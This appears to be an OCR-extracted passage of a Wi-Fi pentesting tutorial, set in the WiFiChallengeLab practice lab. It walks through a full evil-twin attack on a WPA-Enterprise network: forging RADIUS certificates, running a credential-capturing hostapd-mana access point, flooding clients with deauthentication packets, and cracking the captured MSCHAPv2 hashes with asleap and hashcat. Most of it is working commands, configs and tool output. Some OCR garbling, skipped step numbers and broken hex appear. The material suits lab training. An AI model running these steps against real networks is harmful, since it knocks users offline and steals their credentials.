F0:9F:C2:71:22:15  64:32:A8:07:6C:40  -29    6e- 6e     0        41  PMKID  wifi-corp
F0:9F:C2:71:22:15  64:32:A8:BA:6C:41  -29    6e-36e     0        36  PMKID
```


4. After we get it we go through cap file and extract the `IDENTITY USER`



5. Extract the `Certificate`




> Note: Save the cert in `der` as the following



6. We also display information of certificate using this command


```
openssl x509 -inform der -in CERTIFICATE_FILENAME -text
```



7. Fake the network using `freeradius`

   We go to `/etc/freeradius/3.0/certs` path, Then we change the following 2 files with information we obtained from the certificate:

```
nano ca.cnf
```




```
nano server.cnf
```

```
  GNU nano 4.8                                server.cnf
[ req ]
prompt                  = no
distinguished_name      = server
default_bits            = 2048
input_password          = whatever
output_password         = whatever
req_extensions          = v3_req

[server]
countryName             = ES
stateOrProvinceName     = Madrid
localityName            = Madrid
organizationName        = WiFiChallengeLab
emailAddress            = server@WiFiChallengeLab.com
commonName              = "WiFiChallengeLab CA"

[ v3_req ]
basicConstraints = CA:FALSE
keyUsage = nonRepudiation, digitalSignature, keyEncipherment
subjectAltName = @alt_names

#  This should be a host name of the RADIUS server.
#  Note that the host name is exchanged in EAP *before*
#  the user machine has network access.  So the host name
```

The obtained Server_Cert information

9. After that we do the following commands under `/etc/freeradius/3.0/certs` to generate `Diffie Hellman key` for `hostapd-mana`

```
rm dh
make
```

```
root@WiFiChallengeLab:/etc/freeradius/3.0/certs# rm dh
root@WiFiChallengeLab:/etc/freeradius/3.0/certs# make
openssl dhparam -out dh -2 2048
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
.....+.....+.....+.....
.....+.....
.....+.....+.....+.....
.....
.....
.....+..+.....
.....
.....+.....+.....
.....+.....+..
.....+.....
```

> You may encounter error as the following, You can ignore it

```
server.pem: OK
openssl ca -batch -keyfile ca.key -cert ca.pem -in client.csr  -key 'whatever' -out client.crt -extensions xpclient_ext
 -extfile xpextensions -config ./client.cnf
Using configuration from ./client.cnf
Check that the request matches the signature
Signature ok
The countryName field is different between
CA certificate (ES) and the request (FR)
make: *** [Makefile:120: client.crt] Error 1
root@WiFiChallengeLab:/etc/freeradius/3.0/certs#
```

10 . We create `EAP` user filename `mana.eap_user`

```
*         PEAP,TTLS,TLS,FAST
"t"     TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2
"pass"    [2]
```

```
user@WiFiChallengeLab:~/Desktop$ cat mana.eap_user
*       PEAP,TTLS,TLS,FAST
"t"    TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2 "pass"    [2]
user@WiFiChallengeLab:~/Desktop$
```

11. After that we create a fake access point by creating a file called `network.conf` under any other directory
12. We paste the following configurations in the file and modify it to our needs:

```
ssid=<ESSID>
interface=<managed_mode_interface>
driver=nl80211

channel=<channel>
hw_mode=a
ieee8021x=1
eap_server=1
eapol_key_index_workaround=0

eap_user_file=/etc/hostapd-mana/mana.eap_user

ca_cert=/etc/freeradius/3.0/certs/ca.pem
server_cert=/etc/freeradius/3.0/certs/server.pem
private_key=/etc/freeradius/3.0/certs/server.key

private_key_passwd=whatever

dh_file=/etc/freeradius/3.0/certs/dh


auth_algs=1
wpa=3
wpa_key_mgmt=WPA-EAP


wpa_pairwise=CCMP TKIP
mana_wpe=1
mana_credout=/tmp/hostapd.credoutfile
mana_eapsuccess=1
mana_eaptls=1
```

```
user@WiFiChallengeLab:~/Desktop$ cat net.conf
ssid=wifi-corp
interface=wlan0
driver=nl80211
channel=44
hw_mode=g
ieee8021x=1
eap_server=1
eapol_key_index_workaround=0
eap_user_file=/home/user/Desktop/mana.eap_user
ca_cert=/etc/freeradius/3.0/certs/ca.pem
server_cert=/etc/freeradius/3.0/certs/server.pem
private_key=/etc/freeradius/3.0/certs/server.key
private_key_passwd=whatever
dh_file=/etc/freeradius/3.0/certs/dh
auth_algs=1
wpa=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP TKIP
mana_wpe=1
mana_credout=/home/user/Desktop/hostapd.credout
mana_eapsuccess=1
mana_eaptls=1
user@WiFiChallengeLab:~/Desktop$
```

13. Turn the interface to managed mode again

14. Then use the following command to create fake `AP`

```
sudo hostapd-mana <file.conf>
```

```
user@WiFiChallengeLab:~/Desktop$ cat net.conf
ssid=wifi-corp
interface=wlan0
driver=nl80211
channel=44
hw_mode=a
ieee8021x=1
eap_server=1
eapol_key_index_workaround=0
eap_user_file=/home/user/Desktop/mana.eap_user
ca_cert=/etc/freeradius/3.0/certs/ca.pem
server_cert=/etc/freeradius/3.0/certs/server.pem
private_key=/etc/freeradius/3.0/certs/server.key
private_key_passwd=whatever
dh_file=/etc/freeradius/3.0/certs/dh
auth_algs=1
wpa=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP TKIP
mana_wpe=1
mana_credout=/home/user/Desktop/hostapd.credout
mana_eapsuccess=1
mana_eaptls=1
```

15. Perform De-authentication attack (kick a spasific client from the network to get the handshake), Using another interface:

```
sudo aireplay-ng -0 0 -c <client-mac> -a <BSSID>
<interface_in_mointor_mode>
```

> Note: Delete `-c` option if you want to do it in broadcast (Kick all clients)
> You need to use another interface in monitor mode, Also you need to set the interface to the same channel as the target network before performing the De-authenticate attack, As the following:

```
user@WiFiChallengeLab:~$ sudo iwconfig wlan1 channel 44
user@WiFiChallengeLab:~$ sudo aireplay-ng -0 0 -a F0:9F:C2:71:22:15 wlan1
14:09:37  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:15) on channel 44
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:09:38  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:09:40  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:09:42  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:09:44  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:09:45  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:09:47  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:09:49  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:09:51  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:09:53  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:09:55  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:09:57  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:10:00  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:10:01  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:10:02  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:10:04  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:10:05  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:10:06  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
14:10:07  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
```

> Tip: If there are 2 Enterprise network with the same name, You need to perform the De-authenticate attack on both of the networks.

16. then once you get handshake you will copy and paste command of asleep and adding -W /path/to/wordlist

```
asleap -C do:3b:8d:7b:22:00:0:91 -R 68:09:13:ac:e8:df:36:5f:42:94:fb:97:91:05:2:21:72:ff:b3:ce:c0:ca:26:f7 -W /usr/share/john/password.lst
```

```
user@WiFiChallengeLab:~/Desktop$ sudo hostapd-mana net.conf
Configuration file: net.conf
MANA: Captured credentials will be written to file '/home/user/Desktop/hostapd.credout'.
Using interface wlan0 with hwaddr 42:00:00:00:00:00 and ssid "wifi-corp"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 64:32:a8:07:6c:40 IEEE 802.11: authenticated
wlan0: STA 64:32:a8:07:6c:40 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:40
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: CONTOSO\juan.tr
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
MANA EAP Identity Phase 1: CONTOSO\juan.tr
MANA EAP EAP-MSCHAPV2 ASLEAP user=juan.tr | asleap -C d0:3b:8d:7b:22:00:a0:91 -R 68:09:13:ac:e8:df:36:5f:42:94:fb:97:91
:05:b2:21:72:ff:b3:ce:c0:ca:26:f7
MANA EAP EAP-MSCHAPV2 JTR | juan.tr:$NETNTLM$d03b8d7b2200a091$680913ace8df365f4294fb979105b22172ffb3cec0ca26f7:::::::
MANA EAP EAP-MSCHAPV2 HASHCAT | juan.tr::::680913ace8df365f4294fb979105b22172ffb3cec0ca26f7:d03b8d7b2200a091
EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 96 19 9c 54 79 ba 06 cd af bc f6 78 88 3c 6b 92
wlan0: STA 64:32:a8:ba:6c:41 IEEE 802.11: authenticated
wlan0: STA 64:32:a8:ba:6c:41 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 64:32:a8:ba:6c:41
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: CONTOSO\anonymous
```

> Note: if it doesn't work with you can get the hash of the `Hashcat` tool and put it in file called `hashfile` and use this command to crack it
>
> `hashcat -a 0 -m 5500 hashfile rockyou.txt --force`

```
Dictionary cache hit:
* Filename..: /root/rockyou-top100000.txt
* Passwords.: 1000000
* Bytes.....: 8583863
* Keyspace..: 1000000

juan.tr::::9cf844cd2d8cb10b6039f421c0d6b8db68465cffa27eb832:27b47d8297a75810:bulldogs1234

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv1 / NetNTLMv1+ESS
Hash.Target......: juan.tr::::9cf844cd2d8cb10b6039f421c0d6b8db68465cff...a75810
Time.Started.....: Tue Jul  2 22:04:44 2024 (2 secs)
Time.Estimated...: Tue Jul  2 22:04:46 2024 (0 secs)
Guess.Base.......: File (/root/rockyou-top100000.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   826.3 kH/s (0.26ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 999424/1000000 (99.94%)
Rejected.........: 0/999424 (0.00%)
Restore.Point....: 997376/1000000 (99.74%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: cajun01 -> buldogs

Started: Tue Jul  2 22:04:42 2024
Stopped: Tue Jul  2 22:04:46 2024
```

17. After getting username and password here you go for connecting to the network section.

4. Install Required Tools & Packages:

4.1 FreeRADIUS

```
sudo apt update
sudo apt install freeradius freeradius-utils
```

4.2 Hostapd-Mana

```
sudo apt update
sudo apt install libssl-dev libnl-3-dev libnl-genl-3-dev
git clone https://github.com/sensepost/hostapd-mana.git
cd hostapd-mana/hostapd
make
sudo make install
```

4.3 Aircrack-ng

```
sudo apt update
sudo apt install aircrack-ng
```

4.4 Asleap

```
sudo apt update
sudo apt install asleap
```

4.5 Hashcat

```
sudo apt update
sudo apt install hashcat
```

4.6 John the Ripper

```
sudo apt update
sudo apt install john
```

5. Resources & Labs

5.1 Resources

- https://github.com/dh0ck/Wi-Fi-Pentesting-Cheatsheet
- https://github.com/drewlong/oswp_notes
- https://r4ulcl.com/posts/walkthrough-wifichallenge-lab-2.0/

5.2 Labs and Linux Dist

Labs 5.2.1

- https://wifichallengelab.com
- https://github.com/r4ulcl/WiFiChallengeLab-docker

> Note: For this lab you won't need any physical cards or anything all performed through, The labs virtual machine include everything, shoutout for r4ulcl for this amazing lab.

5.2.2 Linux Dist

- https://www.wifislax.com: Wireless Pentest OS

6. Contact & Follow Us

Github	Abdulrahman	Zeyad
Linkedin	Abdulrahman	Zeyad
Twitter/X	Abdulrahman	Zeyad
Website		Zeyad
Email	0xexploiteagle@gmail.com	contact@zeyadazima.com